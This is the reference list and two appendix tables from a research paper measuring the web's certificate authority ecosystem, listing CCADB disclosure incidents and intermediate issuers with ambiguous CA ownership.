[21] T. Chung, Y. Liu, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measuring and applying invalid SSL certificates: the silent majority. In *16th ACM Internet Measurement Conference*, 2016.

[22] J. Clark and P. C. Van Oorschot. Sok: SSL and HTTPS: Revisiting past challenges and evaluating certificate trust model enhancements. In *34th IEEE Symposium on Security and Privacy*, 2013.

[23] Comodo. Comodo CA is now Sectigo. https://comodosslstore.com/sectigo.

[24] Comodo. Secure faxing. Secure e-mail. Secure backup - anywhere, anytime. https://www.comodo.com/news/press_releases/12_01_04.html.

[25] A. Delignat-Lavaud, M. Abadi, A. Birrell, I. Mironov, T. Wobber, and Y. Xie. Web PKI: Closing the gap between guidelines and practices. In *21st Network & Distributed Systems Symposium (NDSS)*, 2014.

[26] DigiCert. DigiCert completes acquisition of Symantec's Website Security and related PKI solutions. https://www.digicert.com/news/digicert-completes-acquisition-of-symantec-ssl/.

[27] DigiCert. Digicert completes purchase of QuoVadis, expands European presence and TLS, PKI offerings. https://www.digicert.com/news/pr/digicert-completes-purchase-of-quovadis-ssl/.

[28] Z. Durumeric, J. Kasten, M. Bailey, and J. A. Halderman. Analysis of the HTTPS certificate ecosystem. In *13th ACM Internet Measurement Conference*, 2013.

[29] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The security impact of HTTPS interception. In *24th Network & Distributed Systems Symposium*, 2017.

[30] Ernst & Young LLP. Sectigo: Report of independent accountants. https://bug1472993.bmoattachments.org/attachment.cgi?id=9078178.

[31] Ernst & Young LLP. Web.com: Report of independent accountants. https://www.cpacanada.ca/generichandlers/CPACHandler.ashx?attachmentid=230861.

[32] S. Frolov and E. Wustrow. The use of TLS in censorship circumvention. In *26th Network & Distributed Systems Symposium*, 2019.

[33] Funding Universe. RSA Security Inc. history. http://www.fundinguniverse.com/company-histories/rsa-security-inc-history/.

[34] Funding Universe. VeriSign, Inc. history. http://www.fundinguniverse.com/company-histories/verisign-inc-history/.

[35] M. Georgiev, S. Iyengar, S. Jana, R. Anubhai, D. Boneh, and V. Shmatik. The most dangerous code in the world: Validating SSL certificates in non-browser software. In *19th ACM Conference on Computer and Communications Security*, 2012.

[36] Google. Chrome compliant CT logs. https://www.certificate-transparency.org/known-logs.

[37] P. Hadfield. Comment on retrieving, storing and querying 250m+ certificates like a boss. https://medium.com/@hadfieldp/hey-ryan-c0fee84b5c39.

[38] J. Hiller, J. Amann, and O. Hohlfeld. The boon and bane of cross-signing: Shedding light on a common practice in public key infrastructures. In *27th ACM Conference on Computer and Communications Security*, 2020.

[39] R. Holz, L. Braun, N. Kammenhuber, and G. Carle. The SSL landscape: A thorough analysis of the X.509 PKI using active and passive measurements. In *11th ACM Internet Measurement Conference*, 2011.

[40] R. Hurst. Google Trust Services roots. https://groups.google.com/g/mozilla.dev.security.policy/c/1PDQv0GUW_s/m/ErxcjAcFDwAJ.

[41] M. Husák, M. Cermák, T. Jirsík, and P. Celeda. Network-based HTTPS client identification using SSL/TLS fingerprinting, 2015.

[42] P. Kintis, N. Miramirkhani, C. Lever, Y. Chen, R. Romero-Gómez, N. Pitropakis, N. Nikiforakis, and M. Antonakakis. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *24th ACM Conference on Computer and Communications Security*, 2017.

[43] J. Kozolchyk. How to prepare for AWS's move to its own certificate authority. https://aws.amazon.com/blogs/security/how-to-prepare-for-aws-move-to-its-own-certificate-authority/.

[44] D. Kumar, Z. Wang, M. Hyder, J. Dickinson, G. Beck, D. Adrian, J. Mason, Z. Durumeric, J. A. Halderman, and M. Bailey. Tracking certificate misissuance in the wild. In *39th IEEE Symposium on Security and Privacy*, 2018.

[45] B. Laurie, A. Langley, and E. Kasper. Certificate Transparency. RFC 6962, 2013.

[46] Let's Encrypt. Boulder: An ACME-based certificate authority, written in Go. https://github.com/letsencrypt/boulder.

[47] Y. Liu, W. Tome, L. Zhang, D. Choffnes, D. Levin, B. Maggs, A. Mislove, A. Schulman, and C. Wilson. An end-to-end measurement of certificate revocation in the web's PKI. In *15th ACM Internet Measurement Conference*, 2015.

[48] Z. Ma. asn1-fingerprint. https://github.com/zzma/asn1-fingerprint.

[49] G. Markham. Mozilla's plan for Symantec roots. https://groups.google.com/forum/#!msg/mozilla.dev.security.policy/FLHRT79e3XE/riCrpXsfAgAJ.

[50] U. Meyer and V. Drury. Certified phishing: Taking a look at public key certificates of phishing websites. In *15th Symposium on Usable Privacy and Security*, 2019.

[51] U. Meyer and V. Drury. Certified phishing: Taking a look at public key certificates of phishing websites. In *15th Symposium on Usable Privacy and Security*, 2019.

[52] Microsoft Secure Blog Staff. Microsoft partners with DigiCert to begin deprecating Symantec TLS certificates. https://www.microsoft.com/security/blog/2018/10/04/microsoft-partners-with-digicert-to-begin-deprecating-symantec-tls-certificates/.

[53] R. Miller. VeriSign to buy GeoTrust, combining top SSL providers. https://news.netcraft.com/archives/2006/05/17/verisign_to_buy_geotrust_combining_top_ssl_providers.html.

[54] Mozilla. CA/closed incidents. https://wiki.mozilla.org/CA/Closed_Incidents.

[55] Mozilla. Common CA Database. https://www.ccadb.org/.

[56] Mozilla. WoSign and StartCom. https://docs.google.com/document/d/1C6BlmbeQfn4a9zydVi2UvjBGv6szuSB4sMYUcVrR8vQ/edit.

[57] Mozilla Wiki. CA/Root store policy archive. https://wiki.mozilla.org/CA/Root_Store_Policy_Archive.

[58] Mozilla Wiki. CA:Symantec issues. https://wiki.mozilla.org/CA:Symantec_Issues.

[59] Mozilla Wiki. CA:WoSign issues. https://wiki.mozilla.org/CA:WoSign_Issues.

[60] Network Solutions, LLC. Network Solutions certification practice statement. https://assets.web.com/legal/English/CertificationPracticeStatement.pdf.

[61] Objective Systems. ASN.1: Listing of universal tags. https://obj-sys.com/asn1tutorial/node124.html.

[62] D. O'Brien, R. Sleevi, and A. Whalley. Chrome plan to distrust Symantec certificates. https://security.googleblog.com/2017/09/chromes-plan-to-distrust-symantec.html.

[63] PWC. Certipost independent assurance report. https://bug1461443.bmoattachments.org/attachment.cgi?id=9149485, 2020.

[64] A. Razaghpanah, A. A. Niaki, N. Vallina-Rodriguez, S. Sundaresan, J. Amann, and P. Gill. Studying TLS usage in Android apps. In *13th International Conference on emerging Networking EXperiments and Technologies*, 2017.

[65] I. Ristic. HTTP client fingerprinting using SSL handshake analysis. https://blog.ivanristic.com/2009/06/http-client-fingerprinting-using-ssl-handshake-analysis.html.

[66] R. Roberts, Y. Goldschlag, R. Walter, T. Chung, A. Mislove, and D. Levin. You are who you appear to be: A longitudinal study of domain impersonation in TLS certificates. In *26th ACM Conference on Computer and Communications Security*, 2019.

[67] R. Roberts and D. Levin. When Certificate Transparency is too transparent: Analyzing information leakage in HTTPS domain names. In *18th ACM Workshop on Privacy in the Electronic Society (WPES)*, 2019.

[68] K. Roeckx. X509lint. https://github.com/kroeckx/x509lint.

[69] J. Rowley. https://groups.google.com/d/msg/mozilla.dev.security.policy/_EnH2IeuZtw/AdZvpzGJAwAJ.

[70] Q. Scheitle, O. Gasser, T. Nolte, J. Amann, L. Brent, G. Carle, R. Holz, T. C. Schmidt, and M. Wählisch. The rise of Certificate Transparency and its implications on the internet ecosystem. In *18th ACM Internet Measurement Conference*, 2018.

[71] Schellman & Company, LLC. IdenTrust - 2019 WebTrust for CAs. https://www.cpacanada.ca/generichandlers/CPACHandler.ashx?attachmentid=236834.

[72] S. Sivakorn, G. Argyros, K. Pei, A. D. Keromytis, and S. Jana. Hvlearn: Automated black-box analysis of hostname verification in SSL/TLS implementations. In *38th IEEE Symposium on Security and Privacy*, 2017.

[73] R. Sleevi. Certificate Transparency in Chrome - change to enforcement date. https://groups.google.com/a/chromium.org/forum/#!msg/ct-policy/sz_3W_xKBNY/6jq2ghJXBAAJ.

[74] R. Sleevi. Disclosure and CP/CPS for cross-signed roots. https://groups.google.com/d/msg/mozilla.dev.security.policy/89iF_4Ovpwg/zboFW5c6DwAJ.

[75] Symantec. Symantec acquires PGP and GuardianEdge. http://eval.symantec.com/mktginfo/enterprise/other_resources/b-pgp_guardianedge_acq_faq.en-us.pdf.

[76] USERTrust Inc. Web archive: GeoTrust and USERTrust offering free SSL service to businesses worldwide. https://web.archive.org/web/20020802152743/http://www.usertrust.com/index.asp?key=news/free-ssl-service.

[77] B. VanderSloot, J. Amann, M. Bernhard, Z. Durumeric, M. Bailey, and J. A. Halderman. Towards a complete view of the certificate ecosystem. In *16th ACM Internet Measurement Conference*, 2016.

[78] B. Wilson. Summary of Camerfirma's compliance issues. https://groups.google.com/g/mozilla.dev.security.policy/c/dSeD3dgnpzk.

A Historic Disclosure Issues

Issue #	Date	# Certs	# Issuers	Owner	Description
1012744	2014-05-19	8	8	Firmaprofesional	Publicly disclosed subordinate CA certificates from Firmaprofesional
1013081	2014-05-20	6	6	ACCV	ACCV publicly disclosed subordinate CA certificates
1016347	2014-05-27	3	3	ACEDICOM	Publicly disclosed subordinate CA certificates from ACEDICOM
1017583	2014-05-29	40	27	GlobalSign	Public disclosure of GlobalSign Subordinate CAs
1018158	2014-05-30	9	9	GRCA	GRCA publicly disclosed subordinate CA certificates
1309707	2016-10-12	7	6	WoSign	Distrust new certs chaining up to current WoSign/StartCom roots
1367842	2017-05-25	3	3	TurkTrust	TurkTrust: Non-audited, non-technically-constrained intermediate certs
1368171	2017-05-26	2	2	Firmaprofesional	Firmaprofesional: Non-audited, non-technically-constrained intermediate certs
1368176	2017-05-26	7	5	DigiCert	DigiCert: Non-audited, non-technically-constrained intermediate certs
1368178	2017-05-26	1	1	Symantec	Symantec: Non-audited, non-technically-constrained intermediate cert
1373452	2017-06-15	3	2	TrustID	Identrust TrustID Subordinate CA - Revocation Notification
1386891	2017-08-02	2	2	StartCom	Certinomis: Cross-signing of StartCom intermediate certs, and delay in reporting it in CCADB
1432608	2018-01-23	15	4	Gov. of Portugal (SCEE)	Add EC Raiz Estado Cross Certificates to OneCRL
1451950	2018-04-05	2	2	Gov. of Portugal (SCEE)	DigiCert: Intermediate Cert(s) not disclosed in CCADB
1451953	2018-04-05	4	4	TeliaSonera	TeliaSonera: Intermediate Cert(s) Not Disclosed in CCADB
1455119	2018-04-18	2	2	Firmaprofesional	Firmaprofesional: Undisclosed Intermediate certificate
1455128	2018-04-18	4	2	Certicamara	Certicamara: Undisclosed Intermediate certificates
1455132	2018-04-18	13	13	SwissSign	SwissSign: Undisclosed Intermediate Certificates
1455137	2018-04-18	1	1	T-Systems	T-Systems: Undisclosed Intermediate certificate
1464359	2018-05-25	1	1	Firmaprofesional	Firmaprofesional: Undisclosed Intermediate certificate SDS
1497700	2018-10-09	1	1	DocuSign/Keynectis	DocuSign/Keynectis: Undisclosed Intermediate certificate
1497703	2018-10-09	2	2	SECOM	SECOM: Undisclosed intermediate certificates
1499585	2018-10-16	26	21	DigiCert	Digicert: Undisclosed CAs -Federated Trust CA-1
1503638	2018-10-31	1	1	WISeKey	WISeKey: Failure to disclose intermediate in CCADB
1542082	2019-04-04	1	1	IdenTrust	Identrust: Failure to disclose Unconstrained intermediate Within 7 Days
1563573	2019-07-04	22	22	DigiCert	DigiCert: Failure to disclose Unconstrained Intermediate within 7 Days
1563574	2019-07-04	2	2	SECOM	SECOM: Failure to disclose Unconstrained Intermediate within 7 Days
1563575	2019-07-04	1	1	TeliaSonera	Telia: Failure to disclose Unconstrained Intermediate within 7 Days
Total: 28	–	186	150	21	–

Table 8: **CCADB disclosure issues**—28 resolved disclosure issues provide an approximate ground truth dataset of 150 issuers (186 certificates) for Fides evaluation.

B Issuers with multiple CCADB Owners

Issuer (Subject+SPKI)	CCADB owners	# Certs	Details
ec38da6:MULTICERT SSL CA 005	AC Camerfirma, S.A. | MULTICERT	2	Undisclosed / unaudited MULTICERT sub-CA
49d8519:Starfield Services Root CA - G2	Amazon Trust Services | GoDaddy	3	Undisclosed Amazon sub-CA
98ac41c:StartCom Class 3 OV Server CA	StartCom | WoSign	2	Undisclosed StartCom sub-CA
5e87566:Belgium Root CA4	Certipost s.a./n.v. | DigiCert	3	Undisclosed Certipost sub-CA
d42c25d:Let's Encrypt Authority X1	IdenTrust | ISRG	3	Undisclosed ISRG sub-CA
dafa2be:Let's Encrypt Authority X2	IdenTrust | ISRG	3	Undisclosed ISRG sub-CA
78d2913:Let's Encrypt Authority X3	IdenTrust | ISRG	2	Undisclosed ISRG sub-CA
fdeacfa:Let's Encrypt Authority X4	IdenTrust | ISRG	2	Undisclosed ISRG sub-CA
6ee23dd:SSL.com EV Root CA RSA R2	Asseco | SSL.com	3	Disclosed SSL.com sub-CA
39904e6:SSL.com Root CA RSA	Asseco | SSL.com	2	Disclosed SSL.com sub-CA
51b64a7:UCA Global G2 Root	Asseco | Shanghai Elec. CA	2	Disclosed SHECA sub-CA
fa2de6c:GTS Root R1	GlobalSign | Google Trust Services	2	Disclosed GTS sub-CA
2da3659:DigiCert High Assurance EV Root CA	DigiCert | Entrust	6	Expired Entrust cross-sign
4098e01:Network Solutions CA	Sectigo | Web.com	8	Expired Sectigo cross-sign
df6609e:Government CA	Certipost s.a./n.v. | DigiCert	2	Expired / undisclosed DigiCert cross-sign
67d2813:Government CA	Certipost s.a./n.v. | DigiCert	2	Expired / undisclosed DigiCert cross-sign
219718a:Federal Bridge CA 2013	DigiCert | IdenTrust | US Federal PKI	3	All revoked
4c76dcf:Actalis Authentication CA G2	Actalis | DigiCert	3	All revoked
1fb3270:Certipost E-Trust Primary Normalised CA	Certipost s.a./n.v. | DigiCert	2	All revoked
ed0fa26:ECRaizEstado	DigiCert | Gov. of Portugal (SCEE)	6	Revoked DigiCert cross-sign
c23714e:Belgium Root CA2	DigiCert | GlobalSign	3	Revoked GlobalSign cross-sign
5c78ccd:WellsSecure Public Root CA	DigiCert | Wells Fargo Bank N.A.	2	Revoked DigiCert cross-sign
1fc94be:WellsSecure Public Root CA 01 G2	DigiCert | Wells Fargo Bank N.A.	3	Revoked DigiCert cross-sign
5451b03:AffirmTrust Commercial	Entrust | SwissSign AG	2	Revoked SwissSign cross-sign
8b7b0ab:AffirmTrust Networking	Entrust | SwissSign AG	3	Revoked SwissSign cross-sign
69286df:GlobalSign Root CA	GlobalSign | Google Trust Services	2	Revoked GlobalSign transfer
1ac0e91:GlobalSign	GlobalSign | Google Trust Services	3	Revoked GlobalSign cross-sign
e125939:CA of WoSign	Sectigo | StartCom | WoSign	6	Revoked StartCom/Sectigo cross-sign
5b5804f:CA of WoSign G2	Asseco | WoSign	3	Revoked Asseco cross-sign
676cf22:CA Wotong Root Certificate	StartCom | WoSign	3	Revoked StartCom cross-sign
b53b021:Microsoft Azure TLS Issuing CA 06	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
4002521:Microsoft Azure ECC TLS Issuing CA 01	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
c0f4b26:Microsoft Azure TLS Issuing CA 05	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
0c6cbcf:Microsoft Azure TLS Issuing CA 02	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
04026ad:Microsoft Azure TLS Issuing CA 01	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
6664c4c:Microsoft Azure ECC TLS Issuing CA 02	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
52929fe:Microsoft Azure ECC TLS Issuing CA 06	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
e6b1b8a:Microsoft Azure ECC TLS Issuing CA 05	DigiCert | Microsoft Corporation	2	Revoked DigiCert cross-sign
7712fbc:MULTICERT SSL CA 001	AC Camerfirma, S.A. | MULTICERT	3	Revoked AC Camerfirma cross-sign

Table 9: **Issuers with multiple CCADB owners**—39 issuers (Subject+SPKI) across 110 certificates have ambiguous CCADB owners, which reflect CCADB's unsuitability for mapping CA certificate control.